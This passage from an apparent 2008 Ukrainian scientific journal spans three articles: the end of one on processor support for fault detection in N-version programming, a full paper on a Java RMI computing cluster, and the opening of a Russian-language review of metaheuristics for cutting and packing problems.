Нарешті, в момент фізичного часу t_{j+2} ЕПМ2 при виконанні етапу алгоритму Е1 розпочинає операцію запису даних D1 в РПП1. В результаті ініційованої транзакції в сегменті А системної шини, МДПП через вхідні порти “операція”, “ідентифікатор_етапу”, “ідентифікатор_ЕПМ”, “адреса_РПП_segA”, та “дані_segA” МДПП отримує дані “з”, “Е1”, “ЕПМ2”, “РПП1”, та “D1” відповідно. БУ, перевіряючи вміст БП, знаходить там дані для запису в РПП1 також від ЕПМ1 для етапу Е1. Оскільки дані для даного етапу отримані від усіх ЕПМ (в даному прикладі двох), МДПП виконує їх порівняння. Якщо дані однакові (що свідчить про відсутність відмови), то МДПП ініціює транзакцію в сегменті Б системної шини для безпосереднього запису даних D1 в РПП1.

Виявлення відмови

На даному етапі можна констатувати наступне:

- 1) АВР реалізовано в МДПП.
- 2) Отримання ідентичних вхідних даних всіма ЕПМ, та обмін вихідними даними між ЕПМ і АВР для порівняння результатів забезпечується апаратно. За умови входження МУП до складу процесора (на рис. 2 він не показаний на користь більшої наочності компонент, що мають безпосереднє відношення до матеріалу статті) стає можливим уникнення другорядного прояву програмної помилки.

3) АВР та ЕПМ виконуються різними частинами апаратного забезпечення, що дозволяє уникнути вторинного прояву апаратної помилки.

4) Первинний прояв апаратної помилки в ядрах процесора або первинний прояв програмної помилки в ЕПМ буде викрито МДПП.

Помилково може здатися, що апаратний інтерфейс МДПП до сегменту А системної шини (рис. 2) має бути місцем знаходження останньої ТПК на шляху передачі даних до периферійних пристроїв. Варто зауважити, що МДПП було введено до складу процесора спеціально для підтримки реалізації КНВП. Тому необхідно забезпечити також тестування й МДПП. В результаті моніторинг правильної передачі даних повинен здійснюватися аж до потрапляння даних до апаратного інтерфейсу периферійних пристроїв у сегменті Б (рис. 2) системної шини. Звичайно, система, орієнтована на надійність, повинна забезпечувати знаходження помилок і в периферійних пристроях. Але периферійні пристрої не є частиною апаратного забезпечення, що спеціально підтримує реалізацію КНВП, і тому це питання не розглядається в даній статті.

Як один з механізмів тестування МДПП можна запропонувати наступний. До складу процесора необхідно ввести ще один пристрій, який буде відслідковувати всі операції звернення до периферійних пристроїв. Назвемо такий пристрій журналом реєстрації транзакцій (ЖРТ).

При кожному доступі МДПП до периферійного пристрою, останній записує дані транзакції до ЖРТ. Програмне забезпечення, що виконується ЯП, повинне звертатися до ЖРТ, зчитувати необхідну транзакцію та перевіряти, чи співпадають дані транзакції з тими даними, які було зчитано/записано даним ЕПМ з/до периферійного пристрою.

Таким чином, архітектура процесора, що наведена на рис. 4, забезпечує виявлення первинного прояву одиночної помилки в будь-якому модулі або сегменті системної шини. Апаратна або програмна помилка в ЯП або апаратна помилка в сегменті шини ЯП-МДПП буде викрита МДПП. Помилка в МДПП, ЖРТ, а також в сегментах шини МДПП-ПП, ПП-ЖРТ, та ЖРТ-ЯП буде викрита ЯП.




Рис. 4. Архітектура процесора з МДПП та ЖРТ

Зрозуміло, що архітектура процесора повинна також реалізовувати механізм сигналізації помилки за межі процесора. МДПП та ЯП через відповідний інтерфейс повинні мати доступ до цього механізму та при викритті прояву помилки сигналізувати відповідним чином.

Висновки

Таким чином, в статті розглянуто один з варіантів можливої адаптації архітектури процесора для підтримки виконання програмного забезпечення що реалізовано згідно КНВП. Основна увага при цьому приділялася безпеці та надійності функціонування системи та гарантованому виявленню помилки згідно запропонованої моделі помилок.

На основі викладеного матеріалу можна виділити такі основні елементи програмно-апаратної архітектури процесора, що забезпечать найефективнішу реалізацію КНВП:

1. Наявність у складі процесора більш ніж одного ядра, які виконують різні ЕПМ.
2. Наявність у складі процесора МДПП. Цей модуль дозволить виконувати порівняння результатів, яке програмно та апаратно відокремлене від ЕПМ та ядер процесора. Крім того, МДПП може використовуватися для синхронізації виконання ЕПМ.
3. Наявність у складі процесора ЖРТ. Цей модуль необхідний для контролю правильності роботи МДПП та передачі даних від МДПП до ПП.
4. ПЗ повинне бути розроблене таким чином, щоб виключити безпосередній обмін даними між різними ЕПМ, натомість активно використовувати МДПП та ЖРТ. Апаратні характеристики МДПП та ЖРТ (такі як, наприклад, розмір буферної пам'яті) повинні враховуватися при розробці архітектури ПЗ.

Література

1. Aviiienis A. The N-version approach to fault-tolerant software, IEEE Trans. Software Engineering, vol SE-11, 1985 Dec, pp 1491-1501.
2. Ascrafti N., Berman O., Cutler M. Optimal Design of Large Software-Systems Using N-version

Programming, IEEE Trans. on reliability, vol/ 43, No.2, 1994 June, pp 344-350

3. Chen L., Avizienis A. N-Version Programming: A Fault-Tolerant Approach to Reliability of Software Operation, Proc. Int. Symp. Fault-Tolerant Computing FTCS-8, 1978, S. 3-9

4. Bharathi V. N-Version programming method of Software Fault Tolerance: A Critical Review. National Conference on Nonlinear Systems & Dynamics, NCNSD-2003, pp. 173-176

5. Zaipeng Xie, Hongyu Sun and Kewal Saluja/ A Survey Of Software Fault Tolerance Techniques. University of Wisconsin-Madison/Department of Electrical and Computer Engineering

6. Сакада О.М., Марченко О.І. Структура N-Версійного Планувальника // Радіоелектронні і Комп'ютерні Системи. – 2006. – № 6. – С. 142-146

7. Симоненко В.П. Организация вычислительных процессов в ЭВМ, комплексах, сетях и системах. – К.; БЕК+, 1997. – 307 с.

8. Петренко А.К. Методы отладки и мониторинга параллельных программ // Программирование. 1994. – № 3. – С. 39-63

Надійшла 21.5.2008 р.

УДК 519.6

М.Є. СКИБА, Ю.Б. МИХАЙЛОВСЬКИЙ, О.А. ТОМЧУК

Хмельницький національний університет

ОБЧИСЛЮВАЛЬНИЙ КЛАСТЕР ДЛЯ ВИРІШЕННЯ ФУНДАМЕНТАЛЬНИХ ТА ПРИКЛАДНИХ ЗАДАЧ

Розглянуто перспективи використання обчислювального кластера для розв'язання фундаментальних та прикладних задач, що потребують великих обчислювальних потужностей та обробки великих об'ємів інформації. Для реалізації розв'язання потужних обчислень розроблено програмне забезпечення, що реалізовано на базі технології Java RMI (Remote Method Invocation) і дозволяє об'єднувати в кластер різноманітні операційні платформи.

Постановка проблеми у загальному вигляді та її зв'язок з важливими практичними завданнями

Останнім часом в усьому світі відбувається стрімке використання обчислювальних кластерів – локальних мереж, що об'єднують в робочі вузли робочі станції, персональні комп'ютери. Це пов'язано з тим, що для розв'язання фундаментальних та прикладних задач останнім часом необхідно використання великих обчислювальних потужностей та обробка великих об'ємів інформації. Раніше для створення кластерних систем використовувались тільки потужні суперкомп'ютери. В наш час потужність персональних комп'ютерів зростає настільки, що на їх базі можливо створювати досить потужні кластери [1].

Також цьому сприяв і розвиток програмного забезпечення. Однак є певні обмеження щодо використання програмного забезпечення для створення кластера. Це обмежує повне використання ресурсів комп'ютерів, а в випадку використання різноманітних версій або взагалі різноманітних операційних систем робить їх використання неможливим.

Аналіз останніх досліджень і публікацій, в яких започатковано розв'язання даної проблеми

Кластер – це різновидність паралельної або розподіленої системи, що складається з декількох з'єднаних між собою комп'ютерів або використовується як єдиний комп'ютерний ресурс. Іншими словами, кластер комп'ютерів представляє собою декілька об'єднаних комп'ютерів, що керуються та використовуються як єдине ціле. Вони називаються вузлами і можуть бути однопроцесорними або багатопроцесорними. В класичній схемі при роботі з прикладними програмами всі вузли розділяють зовнішню пам'ять на масиві жорстких дисків, використовуючи внутрішні дискові накопичувачі для спеціальних функцій (системних, прикладних т.п.) [2].

Розрізняють декілька основних типів кластерів:

- кластери високої доступності (High-availability clusters, HA);
- кластери з балансуванням навантаження (Load balancing clusters);
- високопродуктивні кластери (High-performance clusters, HPC);
- системи розподілених обчислень (Grid).

Кластери високої доступності (High-availability clusters, HA) створюються для забезпечення високої доступності сервісу, що забезпечує кластер. Кількість вузлів перевищує необхідну і гарантує доступність сервісного обслуговування у випадку відмови одного з декількох серверів. Розроблена велика кількість програмних рішень для побудови такого роду кластерів для GNU/Linux, FreeBSD та Solaris. Існує проект безкоштовного програмного забезпечення (ПЗ) *Linux-HA*.

Кластери з балансуванням навантаження (Load balancing clusters). Принцип їх дії будується на розподілі запитів через один або декілька вхідних вузлів, що перенаправляють їх на обробку на інші обчислювальні вузли. Основна мета такого кластера – продуктивність, а також приділяється особлива увага і надійності. Подібні конструкції мають назву – сервера фрейми. Програмне забезпечення може бути як

комерційним (Platform LSF HPC, Sun Grid Engine, Moab Cluster Suite, Maui Cluster Scheduler), так і безкоштовним (Linux Virtual Server).

Високопродуктивні кластери (High-performance clusters, HPC) дозволяють підвищити швидкість розрахунків, розділяючи задачу на потоки, що паралельно виконуються. Такий підхід широко застосовується в наукових дослідженнях. Одна з типових конфігурацій – набір серверів з встановленою на них операційною системою Linux, таку систему прийнято називати *Beowulf*. Для HPC розробляється спеціальне програмне забезпечення, що може ефективно розділяти задачу на потоки для паралельного виконання. Ефективні зв'язки між серверами в кластері дозволяють їм підтримувати зв'язки і оперативно обмінюватися даними, тому такі кластери добре пристосовані для виконання процесів, що використовують спільні дані.

Системи розподілених обчислень (Grid) не прийнято рахувати кластерами, однак їх принципи в значній мірі нагадують технологію побудовання кластеру. Їх називають Grid-системами. Головна відмінність – низька доступність кожного вузла і неможливість гарантувати його роботу в заданий момент часу (вузли підключаються і відключаються в процесі роботи), тому задача повинна бути розбита на ряд незалежних один від одного процесів. Така система, на відміну від кластерів, не схожа на єдиний комп'ютер, а служить спрощеною моделлю для розпаралелювання обчислювань.

Існує велика кількість програмного забезпечення для створення обчислювального кластера для розв'язання фундаментальних та прикладних проблем. Це програмне забезпечення може бути використано при певних обмеженнях, що спричиняються архітектурою комп'ютера та встановленою версією операційної системи. Також існує ще декілька проблем, які також не дозволяють ефективно розгортати кластер, а також постійно його нарощувати. Основною причиною цього є також і складність підключення нових вузлів та необхідність постійної зміни програмного забезпечення, що контролює і забезпечує розподілення ресурсів кластера.

Для розв'язання цих проблем зараз в усьому світі ведуться нові перспективні розробки, щоб зменшити вплив вище зазначених факторів і підвищити ефективність використання кластера. Розвиток технології програмування Java дозволяє вирішити ці проблеми і створити програмне забезпечення, що дозволяє ефективно створювати, розгортати та постійно нарощувати кластер.

На даний період найбільш відомі проекти створення програмного забезпечення для кластерів на базі технології програмування Java: *JBoss*; *JavaParty*; *GlassFish*, *Terracotta*; *GridGain*; *JPPF* (Java Parallel Processing Framework). Все це програмне забезпечення дозволяє об'єднувати в кластер різноманітні за архітектурою комп'ютери, а також використовувати комп'ютери з різноманітними версіями операційних систем. Наряду з цими перевагами є і недоліки, основним з яких є складність розробки програмного забезпечення для реалізації його в кластері.

Формулювання цілей статті (постановка завдання)

Метою розробки є створення програмного забезпечення для обчислювального кластера і розв'язання фундаментальних та прикладних проблем. Програмне забезпечення повинно буди високо продуктивним з можливістю простої реалізації завдання і автоматичного розділення його на потоки, що паралельно виконуються.

Виклад основного матеріалу досліджень

Розглянувши відоме програмне забезпечення та проаналізувавши його можливості, для швидкого створення обчислювального кластера, найкращий результат було досягнуто на базі бібліотеки *JavaParty*. Кластер розроблявся для прискорення розрахунків динамічних моделей в програмному комплексі *Impact*.

Impact – програмний комплекс для нелінійного динамічного аналізу методом кінцевих елементів. Використовується для виконання інженерного аналізу і допоможе вирішити багато проблем в області проектування міцних і легких конструкцій, модифікації виробів, що вже випускаються, скоротивши витрати на виготовлення й випробування дослідних зразків. Дозволяє вирішувати наступні задачі: контактні просторові задачі; задачі руйнування; задачі формування; частотний аналіз; задачі з великими переміщеннями; розрахунок динамічних моделей з пружних, непружних і твердих тіл.

Програма розроблена з використанням мови Java і може бути використана в різних операційних системах (Windows, Linux, Solaris, Unix та ін.).

Тестування кластера проводилося по ходу розробки програмного продукту. З появою кожної нової версії кластерне ядро системи поліпшувалось (рис. 1). Оптимальна продуктивність системи була отримана при використанні $n=10$ клієнтських кластерів в мережі з пропускну здатністю 100 Mb.

Однак на даний момент бібліотека *JavaParty* має слабкі місця, що пов'язані з неможливістю автоматичного транспортування класів бібліотек і програмного забезпечення на вузли кластера, а також існує певна складність для підключення вузлів до кластеру.

Враховавши це і використовуючи стандартну бібліотеку Java RMI (Remote Method Invocation) було розроблено програмне забезпечення для кластера. При розробці програмного забезпечення кластера були враховані недоліки існуючих кластерних систем та усунені.

Програмне забезпечення кластера дозволяє:

- просте і надійне підключення вузлів;
- контролювати можливі відключення вузлів і при цьому динамічно перерозподіляти завдання;
- легко створювати програмне забезпечення;
- розподіляти завдання з врахуванням потужності вузлів.




Рис. 1. Тестування кластера для різних версій Impact. Залежність швидкості розрахунку від кількості кластерних клієнтів

Для порівняння програмне забезпечення кластера тестувалося на базі двох програм. Перше тестування проводилося на програмному комплексі Impact і показало приріст швидкості до 8%. Друге тестування відбувалося на програмному забезпеченні для пошуку глобального оптимуму MDOP. Для тестування була обрана математична модель стабілізації відтяжки полотна на трикотажній плоскофанговій машині. Тестування проводилася на двох комп'ютерах з характеристиками: Intel® Core™ 2 Duo CPU T7250 2.00 GHz, RAM 2GB; Intel® Core™ 2 Duo CPU E6750 2.67 GHz, RAM 2GB. Для порівняння швидкостей обчислення за одиницю швидкості прийнято швидкість розрахунку найгіршого результату.

Тестування проводилося за наступними етапами:

1 – обчислення проводилися в програмі MDOP з використанням лише одного ядра процесора Intel® Core™ 2 Duo CPU T7250 2.00 GHz;

2 – обчислення проводилися з використанням програмного забезпечення кластера на комп'ютері Intel® Core™ 2 Duo CPU T7250 2.00 GHz, RAM 2GB, що забезпечило використання двох ядер даного комп'ютера;

3 – обчислення проводилися при об'єднанні ресурсів двох комп'ютерів в кластер. В даному випадку завдання було пропорційно розподілено між вузлами кластеру залежно від потужності вузла, що забезпечило повне використання ресурсів кластера. Для визначення вузла використовувався алгоритм на базі бібліотеки Linpack. Це дозволяло динамічно враховувати завантаження вузла та відповідно розподіляти завдання залежно від його вільних потужностей.

Результати тестування представлені на рис. 2.

Висновки і перспективи подальшого розвитку даного напрямку

Проаналізувавши вище викладений матеріал, можна зробити наступний висновок. Було розроблено програмне забезпечення для кластера, що дозволяє: створювати кластер на різних операційних системах; забезпечити просте і надійне підключення вузлів; контролювати можливі відключення вузлів і при цьому динамічно перерозподіляти завдання; легко створювати програмне забезпечення; розподіляти завдання з врахуванням потужності вузлів, тим самим забезпечувати повне використання ресурсів кластера.

Література

1. Олифер В.Г., Олифер Н.А. Компьютерные сети. Принципы, технологии, протоколы. – 2-е изд. –



Рис. 2. Залежність швидкості розрахунку від різних варіантів використання програмного забезпечення MDOP для пошуку оптимальних параметрів моделі стабілізації відтяжки полотна на трикотажній плоскофанговій машині: 1 – обчислення з використанням лише одного ядра процесора Intel® Core™ 2 Duo CPU T7250 2.00 GHz; 2 – обчислення з використанням ПЗ кластера на комп'ютері Intel® Core™ 2 Duo CPU T7250 2.00 GHz, RAM 2GB; 3 – обчислення проводилися при об'єднанні ресурсів двох комп'ютерів в кластер

Питер, СПб., 2003.

2. Воеводин В.В., Воеводин Вл.В. Параллельные вычисления. БВХ. – СПб, 2002, 609 с.

3. Скиба М.Є., Михайловський Ю.Б., Філіпченко Е.О. Розробка методики пошуку оптимальних параметрів для нелінійних моделей // Вісник Хмельницького національного університету. – 2006. – Т. 1. – № 2. – С. 176-180.

4. Спиридонов А.А., Васильев Н.Г. Планирование эксперимента при исследовании и оптимизации технологических процессов: Учебное пособие. – Свердловск: Изд-во. УПИ им. С. М. Кирова, 1975. – 140 с.

Надійшла 4.5.2008 р.

УДК 68518

Ю.А. СКОБЦОВ, В.Н. БАЛАБАНОВ
Донецкий национальный технический университет

К ВОПРОСУ О ПРИМЕНЕНИИ МЕТАЭВРИСТИК В РЕШЕНИИ ЗАДАЧ РАЦИОНАЛЬНОГО РАСКРОЯ И УПАКОВКИ

Рассмотрены вопросы применения метаэвристических оптимизационных методов в задачах рационального раскроя и упаковки. Обсуждаются различные классификации методов комбинаторной оптимизации. Дается подробный обзор применения в задачах рационального раскроя и упаковки таких оптимизационных методов, как поиск с запретами, жадные адаптивные алгоритмы, имитация отжига, эволюционное программирование, генетические и муравьиные алгоритмы. Предложен сравнительный анализ эффективности использования метаэвристических оптимизационных методов в решении задач рационального раскроя и упаковки.

Задача о рациональном раскрое была одной из проблем, сформулированных видным советским ученым Канторовичем в 1939 году в его работе «Математические методы организации и планирования производства» [1]. Проблема заключалась в определении наиболее рационального способа раскроя некоторого множества больших объектов на меньшие части. Рассмотрим постановку задачи, формализованную Канторовичем в [1].

Пусть комплект состоит из n заготовок каждого типа количеством b_j ($j = 1, \dots, n$); пусть a_{ij} – число заготовок вида j , получаемых при раскрое одного куска материала по способу с номером i , причем ценность используемого куска c_i . (Допускается возможность свободного выбора нескольких типов кусков материала, c_i – ценность куска, употребленного в этом раскрое). Обозначим через x_i употребительность (в среднем на один комплект заготовок) i -го раскроя. Если допустить, что все мыслимые отдельные раскрои $i = 1, 2, \dots, N$ перечислены, то задача составления плана раскроя заключается в нахождении неизвестных x_i , удовлетворяющих следующие требования (1.1–1.3):

$$\sum_{i=1}^N a_{ij} x_i \geq b_j \quad (j = 1, \dots, n), \quad (1.1)$$

$$x_i \geq 0 \quad (i = 1, \dots, N), \quad (1.2)$$

$$\min \sum_{i=1}^N c_i x_i. \quad (1.3)$$

Подобная формулировка представляет собой одну из типовых задач линейного программирования.

Позднее, в [2] была предложена иная модель, в которой возможные раскройные шаблоны описываются вектором $A^p = (a_1^p, \dots, a_i^p, \dots, a_m^p)^T$, каждый элемент которого a_i^p равняется количеству заготовок длины w_i , получаемых из раскройного шаблона p . Раскройный шаблон p пригоден, если:

$$\sum_{i=1}^m a_i^p w_i \leq W, \quad (1.4)$$

$$a_i^p \geq 0 \text{ и является целым числом,} \quad (1.5)$$

где W – общая длина раскраиваемого материала;

w_i – длина i -й заготовки, $i = 1, \dots, m$.

Определим P как набор всех пригодных шаблонов, а λ^p – как искомую переменную, равную количеству кусков материала, раскроенных в соответствии с шаблоном p для всех $p \in P$. Тогда задача раскроя формулируется следующим образом (1.6–1.8):

$$\min \sum_{p \in P} \lambda^p, \quad (1.6)$$

$$\sum_{p \in P} a_i^p \lambda^p \geq b_i, \quad i=1,2,\dots,m, \quad (1.7)$$

$$\lambda^p \geq 0 \text{ и является целым числом, } \forall p \in P. \quad (1.8)$$

где b_i – количество заготовок i -го типа длины w_i , которое необходимо вырезать.

Количество столбцов-решений в формулировке (1.6– 1.8) может оказаться весьма значительным даже для задач средней размерности. В общем случае невозможно осуществить перебор всех возможных решений, поэтому в [2] предложен метод генерации столбцов для решения задачи релаксации линейного программирования. Существуют и другие, менее популярные формулировки задачи раскроя, использующие графы, понятие потока по дуге и ациклические сети, основанные на модели многопродуктового потока [3].

Оптимизационные задачи комбинаторной природы, подобные задаче рационального раскроя, возникают во многих отраслях промышленности и обладают значительным экономическим потенциалом. Металл, древесина, бумага, стекло и текстиль – существует обширная номенклатура материалов, которые нарезаются на меньшие части заданной формы и размера в процессе производства готовых изделий. Даже незначительное улучшение эффективности раскроя исходного сырья способно обеспечить ощутимый экономический эффект, что связано, в первую очередь, с большими объемами промышленного производства.

Логично, что подобные задачи вызывают значительный интерес ученых всего мира, и полувековой истории активных исследований соответствует обширная библиография. За эти годы было предложено множество различных методов, направленных на получение решений задач подобного вида, пригодных для практического использования. Соответственно уточнялись и различные аспекты самих задач рационального раскроя.

Первые обзорные работы в этой области появились в начале 70-х годов, в них высказывались соображения о тесной взаимосвязи, существующей между задачами раскроя и упаковки. Последовательная работа по созданию единой классификации подобных задач проводилась сначала в ФРГ с середины 80-х годов, а затем была продолжена в Германии [4, 5]. Значительный интерес представляет эволюция методов, применяемых для решения рассматриваемых в данной статье задач рационального раскроя и упаковки. В дальнейшем будут обсуждаться различные классификации оптимизационных методов, а основное внимание сосредоточится непосредственно на обзоре метаэвристик, составляющих наиболее перспективную группу методов, применяемых в решении задач раскроя и упаковки в настоящее время. Необходимость написания подобного обзора связана, в первую очередь, с активным развитием теоретического аппарата метаэвристических оптимизационных методов в последние несколько десятилетий и характеризуется быстрой деактуализацией уже имеющихся обзорных публикаций [3, 6-11].

Методы решения задач рационального раскроя и упаковки

Работ, посвященных обзору различных оптимизационных методов, применяемых в решении задач раскроя и упаковки, выполнено не так уж много. Обычно рассматривают три больших класса методов комбинаторной оптимизации: эвристические, метаэвристические и алгоритмические методы [8]. Существуют, однако, и альтернативные классификации, например в [11] предложено рассматривать методы эволюционных вычислений как отдельный класс. В свою очередь, в [10] отдельной группой выделены вероятностные алгоритмы локального поиска оптимума и метаэвристики. По существу, подобные вариации заключаются в уточнении методов решения и последующем разбиении основных групп в соответствие с новыми критериями. Наибольшее внимание привлекает класс метаэвристических методов, что представляется довольно логичным вследствие большого количества работ, опубликованных за последние два десятилетия и связанных с применением методов этого класса в решении задач раскроя и упаковки. Предложенная в [8] классификация представляется наиболее удачной и естественной, что подтверждается сходством различных характеристик оптимизационных методов, принадлежащих к одному классу. В рамках данной работы предложенная в [8] классификация взята за основу, а класс метаэвристических методов расширен за счет включения в него метода имитации отжига, отсутствующего в [8]. Соответствующая схема приведена на рис. 1.

Рассмотрение эвристических и алгоритмически методов выходит за рамки данной статьи, для дальнейшего ознакомления с методами, принадлежащими к этим классам, читателю предлагается обратиться к обзорным работам [3, 8]. Метаэвристические методы составляют наиболее многочисленный класс и характеризуются способностью избегать попадания в локальные оптимумы благодаря своей вероятностной природе. Первые из таких методов были созданы в середине 80-х годов [12]. В настоящее время разработано множество различных метаэвристических оптимизационных методов, ведутся активные исследования по их практическому применению, в том числе и в задачах раскроя и упаковки. Число публикаций, связанных с различными вопросами применения метаэвристических методов в рассматриваемой предметной области, ощутимо возросло за последние два десятилетия. Причины столь высокого интереса к задачам раскроя и упаковки в международном научном сообществе уже обсуждались ранее. Существующие обзорные работы [6-11], в которых рассматривается применение метаэвристических методов в решении задач упаковки и раскроя, быстро теряют свою актуальность вследствие большого количества новых публикаций.




Рис. 1. Классификация методов эвристических процедур применяемых в задачах раскроя и упаковки

Далее будет рассмотрено использование в решении задач раскроя и упаковки следующих метаэвристик:

- поиск с запретами (в некоторых источниках используется дословный перевод и применяется термин «табу-поиск»);
- жадные алгоритмы (в англоязычной литературе наиболее часто употребляется аббревиатура GRASP – greedy randomized adaptive search procedure, однако в данной статье ограничимся сокращенным вариантом и будем использовать именно термин «жадные алгоритмы»);
- имитация отжига;
- методы эволюционных вычислений (включают в себя эволюционное программирование, генетические алгоритмы и их гибридные модификации);
- муравьиные алгоритмы (в оригинале ACO – ant colony optimization).

Поиск с запретами

Концепция этого метода предельно проста: решения, исследованные на предыдущих итерациях работы алгоритма, запоминаются в особом списке, который называется списком запретов (сокращенно обозначается как TL по аналогии с английским названием taboo list). Запрещен возврат к решениям, уже содержащимся в списке TL . В результате выполнения очередной итерации поиска с запретами всегда выбирается лучшее из смежных решений, даже если это решение оказывается хуже текущего. Использование подобного подхода значительно снижает вероятность попадания в локальные оптимумы. Критерии останова работы алгоритма могут быть различны. В качестве наиболее простого можно предложить достижение заданного числа итераций. Для получения более подробных сведений о поиске с запретами следует обратиться к [13]. Приведенный ниже псевдокод описывает общую структуру алгоритма, используемого в поиске с запретами:

1. Сгенерировать начальное допустимое решение S , положить $\bar{S} = S$ и инициализировать $TL = 0$.
2. Найти такое S' , что $S' \in N(S)$ и $z(S') = \min\{z(\hat{S}) : \forall \hat{S} \in N(S), \hat{S} \notin TL\}$.
3. Положить $S = S'$, $TL = TL \cup S'$; если $z(\bar{S}) > z(S)$, то положить $\bar{S} = S$.

Применение поиска с запретами в решении задач раскроя рассматривается в работах [14] и [15], выполненных одним и тем же коллективом авторов. Работа [14] посвящена задаче двухмерного гильотинного раскроя. Гильотинный раскрой накладывает дополнительные ограничения: все разрезы должны быть горизонтальными или вертикальными и разрезать материал насквозь.

В отличие от задачи одномерного раскроя, в двухмерной задаче заготовки представляют собой прямоугольники, размеры которых не превышают размеры листов исходного материала. Задача может быть сформулирована как раскрой некоторого набора заготовок $S = \{(b_1, l_1), (b_2, l_2), \dots, (b_i, l_i)\}$ стоимости p_i и

количества N_i из множества кусков материала соответствующей ширины B и длины L таким образом, что суммарное значение $\sum_i p_i n_i$ будет максимальным. Авторы исследуют четыре различных варианта задачи, классифицированных в соответствии с [16]:

1. Стоимость каждой из заготовок эквивалентна ее площади $p_i = b_i l_i$. Задача состоит в максимизации общей занятой площади, что соответствует задаче минимизации отходов.

2. Стоимости заготовок не зависят от их площади. Задача заключается в максимизации суммарной стоимости отрезаемых заготовок.

3. Первый вариант со следующим ограничением: некоторые из N_i строго меньше величины $[L/l_i] \cdot [B/b_i]$, равной максимальному количеству заготовок i -го типа, которые могут быть получены раскроем куска материала.

4. Второй вариант с описанным выше ограничением. Такая задача представляет собой наиболее общий случай.

